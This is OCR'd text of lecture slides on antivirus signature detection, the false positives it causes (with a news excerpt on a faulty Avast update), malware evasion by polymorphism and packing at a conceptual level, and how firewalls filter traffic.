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

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

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

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

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

Signature-based Detection

Key idea: identify invariants that correspond to malicious code or data

Example – anti-virus signatures

- List of code snippets that are unique to known malware

Problems with signatures

Signature-based Detection

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Example – anti-virus signatures

- List of code snippets that are unique to known malware

Problems with signatures

- Must be updated frequently
- May cause false positives
  - Accidental overlaps with good programs and benign network traffic

Avast Malware Signature Update Breaks Installed Programs

Users of the free version of Avast antivirus unscathed

May 7, 2015 13:55 GMT · By Ionut Ilascu · Share:

A bad virus definition update from Avast released on Wednesday caused a lot of trouble, as it mistook various components in legitimate programs installed on the machine for malware.

The list of valid software affected by the signature update includes Firefox, iTunes, NVIDIA drivers, Google Chrome, Adobe Flash Player, Skype, Opera, TeamViewer, ATI drivers, as well as products from Corel and components of Microsoft Office.

Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

Polymorphism

- Viral code mutates after every infection

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- Viral code mutates after every infection

```
b = a + 10
```

Avoiding Anti-virus

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Polymorphism

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```
b = a + 10          b = a + 5 + 5
```

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Polymorphism

- Viral code mutates after every infection

```
b = a + 10        b = a + 5 + 5     b = (2 * a + 20) / 2
```

Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

Polymorphism

- Viral code mutates after every infection

```
b = a + 10        b = a + 5 + 5     b = (2 * a + 20) / 2
```

Packing

- Malware code is encrypted, key is changed every infection
- Decryption code is vulnerable to signature construction
- Polymorphism may be used to mutate the decryption code

Firewall


Firewall process is privileged

- Often runs in Ring 0

Selectively blocks network traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and incoming network traffic



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

